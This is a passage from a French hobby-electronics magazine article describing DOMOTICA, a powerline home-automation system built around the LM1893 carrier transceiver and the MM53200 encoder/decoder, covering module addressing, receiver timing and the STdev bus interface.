



**Fig. 3 :** Exemple de transmission secteur.

## Le MM53200

Comme nous l'avons affirmé dans l'introduction, DOMOTICA se veut puissante et évolutive. On comprendra aisément que la figure 3 ne suffise pas à atteindre ces objectifs. Pour obtenir le concept de modules commandés, il nous faut utiliser un circuit de codage permettant l'instauration d'un dialogue intelligent entre le LM1893 émetteur de la carte du rack et les LM1893 récepteurs. Le MM53200 nous apporte la simplicité de mise en œuvre pour un côut modique (une trentaine de francs) et ce, malgré des possibilités de codage énormes (4096 combinaisons) et fiables (autovérification du codage et décodage). Tout comme pour le LM1893, faisons un rapide tour de circuit grâce à la figure 4.





**Fig. 4 : Schéma d'application du MM53200.**

- Mode codage (broche 15 à « 1 »)

La broche 16 est alors inutile.

Le code de 12 bits positionné aux entrées de codage (broches 1 à 12) est généré sous forme série à la sortie (broche 17). Ce message se compose de 13 bits. Le premier est un bit de synchronisation qui servira au MM53200 récepteur, à reconnaître le début du message. Puis suivent les 12 bits de code, selon le principe illustré à la figure 5.

La période t dépend directement du couple RC (voir figure 4) et influence par conséquent directement la vitesse de transmission (en bauds ou bits par seconde).

Ce message de 13 bits est émis sans arrêt à l'usage du MM53200 récepteur.





**Fig. 5 :** Train d'impulsion généré par le MM53200.

- Mode réception (broche 15 à « 0 »)

Ce MM53200 récepteur reçoit le flot de bits sur son entrée (broche 16). Si le code reçu correspond au code positionné sur ses entrées de codage (broches 1 à 12), sa sortie (broche 17) bascule de « 1 » à « 0 ». Dès que les codes émetteurs/récepteurs ne correspondent plus, la sortie remonte à « 1 ». La figure 6 illustre l'emploi d'un codeur et d'un décodeur.





**Fig. 6 :** Exemple d'emploi d'un codeur - décodeur.

## Emploi simultané du LM1893 et MM53200

Dès lors que nous connaissons mieux le LM1893 et le MM53200, rien ne nous empêche de concevoir un décodeur recevant son message d'un codeur via le réseau secteur. La figure 7 illustre cette idée.





**Fig. 7 :** Exemple de liaison-secteur codée.

Après avoir dégagé l'essentiel de la liaison secteur, nous allons maintenant aborder la carte DOMOTICA... en détail.

## Le système DOMOTICA

Comme nous l'avons dit, DOMOTICA se compose d'une carte de commande, implantée dans le rack, de modules émetteurs, et de modules récepteurs. La figure 8 détaille cette structure. Par convention, nous désignerons par D0-D11, les 12 bits du code (à ne pas confondre avec les Di du bus de données de STdev !!!).





**Fig. 8 :** Structure de DOMOTICA

## Adressage proposé

- Carte réception

D0 : bit marche/arrêt appareil électrique codé
« 0 » = marche
« 1 » = arrêt
D1 : fixé à « 0 »
D2-D7 : numéro module (combinaison interdite : 000000 et 111111)
→ numéro permis : 1 à 62
D8-D11 : fixés à « 0 »

- Carte émetteur

D0-D7 : bus de données capteur
D8-D11 : numéro module (combinaison 0000 interdite)
→ numéro permis : 1 à 15

Comme vous le voyez, DOMOTICA gère jusqu'à 62 modules récepteurs et 15 modules émetteurs. Suffisant, non ?

Et rien n'empêche de donner un même numéro à plusieurs modules afin d'accroître encore les possibilités.

## Synoptique module récepteur

Celui-ci est détaillé en figure 9.





**Fig. 9 : Synoptique d'un module récepteur.**

Le CD4013 avait déjà été rencontré dans la carte CHRONOS, toujours utilisé en bascule *flip-flop*, c'est-à-dire basculant, sur un front montant d'horloge (ici venant de la sortie 17 du MM53200), d'un état binaire à son opposé. Détaillons alors les chronogrammes de la figure 10.

Le bit M/A est le bit D0 du MM53200 de codage de la carte de commande. Le numéro DOMOTICA est le numéro donné par D2-D7 sur la carte de commande. Le *clock* du 4013 est comme nous l'avons vu la sortie du MM53200. Le but du jeu est d'avoir en fin de cycle de commande, le bit M/A du module (c'est-à-dire la sortie Q du 4013) égal au bit M/A envoyé par la carte mère, et ce, bien entendu uniquement pour le module qui nous intéresse et est sélectionné par son numéro.

Commençons par le cycle d'allumage (mise en route de l'appareil). Par hypothèse, le bit M/A module est à « 1 » puisque l'appareil est éteint. L'entrée D du 4013 est alors dans un état opposé, c'est-à-dire à « 0 ». Dès que le bit M/A de la carte de commande passe de « 1 » à « 0 », il y a correspondance entre les deux codes de 12 bits.





**Fig. 10 :** Chronogramme de réception d'un ordre par un module.

| | Carte de commande | Module |
|---|---|---|
| D0 | 0 | 1 → 0 |
| D1 | fixé à 0 | fixé à 0 |
| D2-D7 | no de module | no de module |
| D8-D11 | fixé à 0 | fixé à 0 |

**La sortie du MM53200 passe donc à 0.**

Pour faire remonter cette sortie à « 1 » et obtenir ainsi un front montant, seul signal d'horloge reconnu par le 4013, il suffit que la carte de commande envoie un numéro de module différent de celui du module en cours. Ce numéro appelé code de validation est choisi arbitrairement égal à 000000 ou 111111 (0 ou 63). Le *clock* 4013 est donc généré par la remontée de la sortie du 53200. Le 4013 bascule donc, sa sortie passe à « 0 », la led du relais statique est polarisée en direct, le relais statique bascule à son tour et allume l'appareil.



## Extinction

Le principe est exactement le même que précédemment sinon que le bit M/A de la carte de commande passe de 0 à 1, la sortie Q du 4013 opérant de même. La led du relais statique n'est alors plus polarisée en direct et le relais bloque, éteignant l'appareil.

## Quid relais statique ?

La première carte décrite pour STdev était ELECTRA. La commande comportait globalement un optocoupleur (isolation galvanique), un 74LS374 et des transistors (synchronisation/passage à zéro de l'onde secteur), des triacs associés à leurs transistors de commande. Solution pédagogique, économique, mais quelque peu encombrante...

Le relais statique comporte dans un boîtier métallique de taille réduite (TO220 pour les connaisseurs), l'optocoupleur, la synchronisation et le triac de commande... Aussi pourquoi se priver d'un tel composant, d'autant que, nous le verrons par la suite, les modules, pour être compacts, imposent une implantation rationnelle.

## Incontournable synoptique de la carte mère

L'interface au bus STdev de la carte de commande ne pose pas de problème particulier comme le montre le synoptique définitif de la figure 11. Deux 74LS374, un 74LS244, un 74LS00 et un 74LS02 suffisent en effet pour cette interface. Parcourons ce synoptique. Le code étant de 12 bits, il ne peut transiter tel quel sur le bus STdev de 8 bits. Aussi est-il fractionné en 2 mots binaires. Un mot dit « de poids faible » (D0-D7) et un mot dit « de poids fort » (D8-D11). Quand, sur le bus d'adresse de STdev, A0 sera égal à 0, la donnée STdev de 8 bits sera aiguillée via le $74LS374_A$ « passant », vers D0-D7 tandis que lorsque A0 sera égal à « 1 », elle sera dirigée vers D8-D11 via le $74LS374_B$ devenu « passant ».

Nous laissons au lecteur la tâche de l'élaboration des tables de vérité des signaux A, B et $\overline{OE}$, à partir de $\overline{CSi}$, R et $A_0$. Un cinquième bit du $74LS374_B$ (accessible donc sur une adresse impaire) permet de configurer les MM53200 et LM1893 en émetteur ou en récepteur. Un « 0 » bloque les transistors. La broche 5 du LM1893 reste en l'air, la broche 15 du 53200 reste à 9 V. Les circuits se comportent en émetteur. Un « 1 » sature les transistors, les broches 5 et 15 passent à la masse, les circuits se comportent en récepteurs.

Enfin le 74LS244 sera utilisé par la suite pour l'envoi d'informations en provenance du module émetteur vers le bus STdev. Nous laissons de côté pour le moment cette option afin de ne pas compliquer le présent article. Mais nous ne manquerons pas de vous décrire quelques exemples de modules émetteurs dans un prochain complément.

Pour le moment, voici notre synoptique devenu plus explicite, reste l'alimentation 18 et 9 V qui reste tout à fait classique dans sa conception. Signalons

qu'ATLAS n'est pas utilisable, le LM1893 nécessitant un 18 V minimum et le MM53200 ne supportant pas plus de 11 V. Tant pis donc pour les 12 V d'ATLAS.

Passons par conséquent à la réalisation pratique.

